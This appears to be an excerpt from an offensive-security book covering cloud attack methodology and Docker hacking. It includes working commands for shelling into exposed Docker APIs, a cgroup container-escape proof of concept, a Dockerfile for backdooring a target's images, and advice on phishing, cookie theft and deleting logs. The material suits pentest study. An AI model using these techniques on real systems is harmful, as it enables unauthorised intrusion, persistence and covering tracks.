In order to understand cloud hacking you must first understand cloud technology. Old school networks hosted everything locally. Your users, groups, and permissions were in an active directory server, virtual servers were hosted in vmware, and databases were hosted on physical servers in the server room. The main takeaway you need to know now is that all of these servers have been moved to the cloud. Instead of using a NFS server to store files you now use the cloud provider's storage bucket. The basic principles are the same “storing files” but the technology is slightly different. In addition

to that there are also some new concepts such as containers , serverless programming, microservices, and pub/sub which you need to understand.

Alex Thomas AKA Ghostlulz

Cloud Hacking Basics

Introduction

No matter what cloud provider you are trying to hack you will most likely follow the same methodology. All the major cloud providers offer similar services so if you know the basic principles of cloud hacking you can apply the techniques to all of them, though the technical details on how the hacks are carried out will vary depending on the cloud provider. After hacking on multiple cloud providers I came up with the following methodology which can be used for any cloud provider:

1. *Initial Access*
    a. *Obtain user credentials*
2. *Enumeration*
    a. *Enumeration permissions and what services you can access*
    b. *Look for and download sensitive/interesting information*
3. *Privilege escalation*
    a. *Try privilege escalation and lateral movement techniques to compromise other user accounts*
4. *Repeat step 1 - 3*
5. *Persistence*
6. *Clean up tracks*

In the following sections I'll talk briefly about the attack cycle . **In depth technical detail about each technique covered in the following sections will be provided later in the book!**

Initial Access

Before you can do anything you need to first gain access to the target's cloud environment. There are several techniques for doing this; it is up to you to decide which technique to utilize.

SSRF

As of right now the most popular method for gaining access to a cloud environment is server side request forgery(SSRF). I won't go into detail on the vulnerability as there are plenty of references online but basically SSRF is a technique used to gather cloud credentials from the metadata service. Attackers can then use these credentials to login to the target's cloud environment. If you want to learn more about SSRF checkout the links below:

- https://portswigger.net/web-security/ssrf
- https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf
- https://www.youtube.com/watch?v=66ni2BTIjS8&ab_channel=HackerOne

Source Code

Another extremely popular technique used to compromise cloud accounts is simply looking through the target source code for hard coded credentials. Developers love hard coding credentials so it's not uncommon to find AWS, Gcloud ,Azure, and other cloud provider credentials being leaked on Github and other source code repositories . Also if you ever compromise a host make sure to check for scripts on that host that contain credentials.

Cloud Provider CLI

Regular users like to use the browser but admins live in the terminal. Most cloud providers will also have their own CLI which can be used via the command line. These tools need to be able to authenticate to the cloud provider which means the credentials are typically stored on disk. These credentials can be found in various locations depending on the CLI.

Environment Variables

Another popular place to store cloud credentials is in environment variables. If you ever get RCE on a host you should definitely be checking here.

Phishing

Phishing is a classic attack for compromising companies so it's no surprise that it can be used to compromise cloud credentials as well. Just create a fake login page that looks like your target cloud provider and phish away.

Cookies

If you compromise your target machine and they are logged into a cloud provider you can easily steal their cookies. An attacker could then use those cookies to login as that user via the browser.

Privilege Escalation

Cloud environments have two types of privilege escalation and lateral movement techniques. One involves targeting cloud users and the other involves targeting the infrastructure.

IAM

If you're looking for privilege escalation your best bet is to examine IAM permissions, specifically what permissions your current user has. The majority of privilege escalation flaws are due to overly permissive accounts. Cloud IAMs can have thousands of permissions to choose from so it's very easy and common for administrators to give users way too much access.

Source Code

There are other ways to escalate your privileges beyond IAM policies and permissions. For instance if you get a shell on a cloud VM or docker container you could search through all the source code and scripts on that machine for hard coded passwords.

Exploits & Misconfigurations

You're not always going for user accounts, sometimes you may be trying to get root on a box or you want to break out of a containerized environment. These attacks are about gaining additional privileges on the cloud infrastructure, not the cloud users. This type of attack is more similar to traditional pentesting and red teaming than being cloud specific.

Lateral Movement

The biggest thing to understand is that cloud lateral movement is different from network based lateral movement though you can also perform network based lateral movement within a cloud environment. With cloud based lateral movement we are trying to compromise other users within the cloud. For the most part all the techniques and tactics used for privilege escalation can also be used for lateral movement.

Enumeration

IAM

This phase is about determining what you can access. As I've mentioned before, IAM permissions determine what you can and can't do within the cloud environment. You need to map out what you can and can't do. You might have restricted permissions to cloud buckets but have full access to a series of databases.

Infrastructure

If you're using a cloud provider chances are you're spinning up infrastructure. Everything that can be found on your local network can be spun up in the cloud. You also need to know the infrastructure they have spun up such as:

- Virtual Machines
- Databases
- Cloud Storage(Buckets)
- Load Balancers
- VPCs
- WAFs
- Network and Host Firewalls
- Docker Containers and Images
- Cloud Functions(Serverless)
- Kubernetes Environment

- Publish/Subscribe Systems
- Ect

Basically you want to build a network diagram of the cloud infrastructure so you can get a sense of what's going on.

Collection

Once you figure out what you have access to you can start searching for and downloading sensitive/interesting information. For example if you have access to a database server you might try to make a backup and download it locally. If you have access to a docker image you might download the image and inspect it for hard coded credentials and other vulnerabilities. Depending on what you have access to this step will vary.

Persistence

When you compromise a cloud environment it can be short lived unless you set up some kind of persistence in the environment. Note, you can have persistence within the cloud environment itself or on a piece of infrastructure similar to traditional hacking.

IAM

Generally you are going to want to have persistence within the cloud environment. This means you are going to need a set of credentials giving you access to the cloud environment. There are several techniques for setting up persistence and like everything else it depends on what permissions your user has. The most common and easiest techniques are creating new users and creating API tokens/keys for existing users.

Infrastructure

You can also persist in the cloud environment via traditional methods. For example you could backdoor a docker image,install a piece of malware on a virtual server, or add attacker controlled ssh keys to servers. We don't talk much about this type of persistence as it's already well documented.

Defense Evasion

Cloud providers are really good at logging absolutely everything. While interacting with the cloud environment you will be generating a lot of noise. There are a few techniques you can use to help hide yourself though.

Logging

Every cloud provider has some sort of logging capabilities. Just like traditional methods one of the biggest ways to hide yourself is to simply delete the logs or disable logging.

Noisy logs

As stated earlier cloud providers seem to log everything. This can sometimes make it hard to find your actions as there is a sea of data. If you dont look suspicious you might be able to fly under the radar. However, you should note if you are uncovered they will have every action you ever made logged.

Conclusion

Most cloud providers offer very similar services so if you know how to attack one cloud provider you can apply that knowledge to attack another. No matter what cloud provider you are attacking you can allows following the following steps:

1. *Initial Access*
    a. *Obtain user credentials*
2. *Enumeration*
    a. *Enumeration permissions and what services you can access*
    b. *Look for and download sensitive/interesting information*
3. *Privilege escalation*
    a. *Try privilege escalation and lateral movement techniques to compromise other user accounts*
4. *Repeat step 1 - 3*
5. *Persistence*
6. *Clean up tracks*

The only thing that will change are the technical steps involved in each phase. For example every cloud provider has a metadata url which can be leveraged by an SSRF vulnerability to expose user credentials. This attack is part of the initial access phase and can be leveraged for each cloud provider. The only difference is the technical steps involved. In this chapter you learned the high level attacks involved in attacking a cloud provider, in the next chapters we will get into the technical steps.

Alex Thomas AKA Ghostlulz


Docker Hacking

Introduction


Before I start talking about the cloud I think it is important that I go over containers and how it has completely changed the way we do things. If you run into a cloud environment there is a chance they are using containers as they seem to compliment each other very well. Before we had containers there were issues with software running fine on one computer but completely failing on another. When you deploy a piece of software you have to make sure that endpoint has the correct operating system, libraries, and dependencies or else it wont work. If I'm running a Mac with python version 2.7 and the software is built for linux running python 3 then I'll run into a bunch of issues when trying to run the program on my Mac machine. Containers help solve this problem by creating a virtual environment AKA image that contains your operating system, libraries, dependencies and anything else you need to run the software. You can then take that container and run it on any machine and it will work perfectly.

Docker Basics

If an organization is using containers they are most likely using Docker to create those containers AKA images. According to Google “It enables developers to package applications into containers—standardized executable components combining application source code with the operating system (OS) libraries and dependencies required to run that code in any environment”.



As you can see in the above image the way we deploy an application with Docker is a little different than what we are used to. Docker runs on your host operating system and each application or container runs on top of Docker.




As shown above when a client is trying to build an image they can issue the “docker build” command. This command will build your docker image which contains the operating system, application code, dependencies, and everything else. Once the image is built you can save that to the container registry. A container registry is a repository, or collection of repositories, used to store images for Kubernetes, DevOps, and container-based application development. Now you're all set, if you want to deploy your image you just have to pull it from the container registry and run it.

Initial Access

Exposed Docker API

When you install docker on a system it will expose an API on your local host located on port **2375**. This API can be used to interact with the docker engine which basically gives you the right to do anything you desire unauthenticated.

Under these conditions no external party will be able to access your docker API as it isn't exposed to the world. However, this API can be changed so that it can be accessed by external resources. If done improperly this will expose the docker API to the world as shown by the following Shodan search:




To confirm that a desired host is running Docker you can make a GET request to the /version endpoint. This will print out a json blob as shown below:

```
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "18.09.0",
      "Details": {
        "ApiVersion": "1.39",
        "Arch": "amd64",
        "BuildTime": "2018-11-07T00:56:41.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "4d60db4",
        "GoVersion": "go1.10.4",
        "KernelVersion": "10.0 14393
(14393.3204.amd64fre.rs1_release.190830-1500)",
        "MinAPIVersion": "1.24",
        "Os": "windows"
      }
    }
  ],
  "Version": "18.09.0",
  "ApiVersion": "1.39",
  "MinAPIVersion": "1.24",
  "GitCommit": "4d60db4",
  "GoVersion": "go1.10.4",
  "Os": "windows",
  "Arch": "amd64",
  "KernelVersion": "10.0 14393 (14393.3204.amd64fre.rs1_release.190830-
1500)",
  "BuildTime": "2018-11-07T00:56:41.000000000+00:00"
}
```


Once you have confirmed that the docker API is exposed I will generally move to the CLI version of docker. From the CLI you can execute the following command to get a list of containers that are currently being ran:

- docker -H <host>:<port> ps



As you can see in the above image we have a single container running on port 80 with the name of elegant_easley. We can easily pop a shell on this container by running the following command:

- Docker -H <host>:<port> exec -it <container name> /bin/bash



As you can see in the above image we were dumped right into a root shell. From there we can do all kinds of things, depending on the docker version you may be able to use an exploit to break out of the container into the host machine. You aren't just limited to popping a shell on their docker container, you can do other things such as deploying your own docker containers. This technique was widely used by crypto currency miners which deployed containers on other peoples infrastructure.

Privilege Escalation

If you get RCE on an application that is running inside of a container you are essentially stuck in that container. Containers typically aren't long lived so if you plant your backdoor in a container it will disappear when the container is updated or swapped out.

To prevent all your hard work from being lost you need to break out of the container into the host machine.

Privileged User

Docker images can be run with the **"--privileged"** flag which disables all the safeguards and isolation provided by Docker. If a container has been run with this flag it is pretty much game over as you will be able to access the host file system. If you run "fdisk -l" and receive output you can assume your container is running as privileged because if it is not that command would be blocked.

```
root@2dda06b904ce:/# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: Virtual disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3b47c89

Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 102856703 102854656   49G 83 Linux
/dev/sda2       102858750 104855551   1996802  975M  5 Extended
/dev/sda5       102858752 104855551   1996800  975M 82 Linux swap / Solaris
root@2dda06b904ce:/#
```

The only thing left to do is mount the host file system at "/dev/sda1". From there you can do whatever you want.

You could also try the following POC exploit code which takes a slightly different approach than mourning the host file system:

```
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o;
echo $t/c >$d/release_agent;
```

```
echo "#!/bin/sh $1 >$t/o" >/c;
chmod +x /c;
sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

Docker Sock

Docker.sock is a Unix socket that enables the Docker server-side daemon, dockerd, to communicate with its command-line interface via a REST API. The socket appears as the /var/run/docker.sock file. Because it is a file, admins can share and run docker.sock within a container and then use it to communicate with that container. A container that runs docker.sock can start or stop other containers, create images on the host or write to the host file system. What all this means is that when you are running the “docker” command line tool it is actually commuting with the docker socket.

Sometimes developers will mount the docker socket inside a docker container so they can manage other containers. This is typically done with the following command:

- docker run -v /var/run/docker.sock:/var/run/docker.sock ubuntu:latest


Notice the ***“-v /var/run/docker.sock:/var/run/docker.sock”*** option, this flag will mount the docker socket inside the docker container. All an attacker has to do is download the docker CLI and they will have full control over the docker API which would allow them to delete containers, create containers, execute commands, or whatever else they wanted.

Persistence

Docker backdoor

Once you have access to the docker CLI, API, or Socket you can do all kinds of things. As an attacker you may want to maintain some level of persistence and one of the easiest ways of doing this is backdooring the target's docker images. If you plant malware in a target's docker image everytime the image is used to spin up a container your malware will execute as well.

Backdooring a docker image is relatively easy. The first step is to gain access to the image. Once you have the image downloaded locally you can use that image as a base for your backdoored image.



In this example I'll pull the “hello-world” docker image and use that as a base for our backdoor. You can use the “docker pull” command to download an image locally. If you

have compromised the target container repository this is where you would want to pull your images from.

```
(base) jokers-MacBook-Pro:minion-api joker$ docker pull hello-world
Using default tag: latest
latest: Pulling from library/hello-world
2db29710123e: Pull complete
Digest: sha256:2498fce14358aa50ead0cc6c19990fc6ff866ce72aeb5546e1d59caac3d0d60f
Status: Downloaded newer image for hello-world:latest
```

Now that we have our target image we need to create a docker file which uses this image as its base and executes our backdoor.

```
FROM target-image

ADD backdoor.py /

CMD [ "python", "-u", "backdoor.py" ]
```

As shown above we first use the target image as our base. Next we copy our backdoor to the image and we use python to execute it. I'm using a python backdoor but technically you could use anything. You can then turn this Dockerfile into an image using the “docker build” command. Finally upload the image back into the target's container repository replacing the legit image with our backdoored version. Once the container is run the backdoor will execute giving you access to the instance.

This is the manual way of doing this but there are a few tools which can be used to automate the process. These tools can be found below:

- https://github.com/cr0hn/dockerscan
- https://github.com/RhinoSecurityLabs/ccat

Conclusion

If you're dealing with a company running on the cloud there is a very high chance they are also leveraging container technology. AWS, GCP, Azure, and every other cloud provider has several services related to containers. This is why you need to know how to compromise, perform privilege escalation, and backdoor this type of technology.

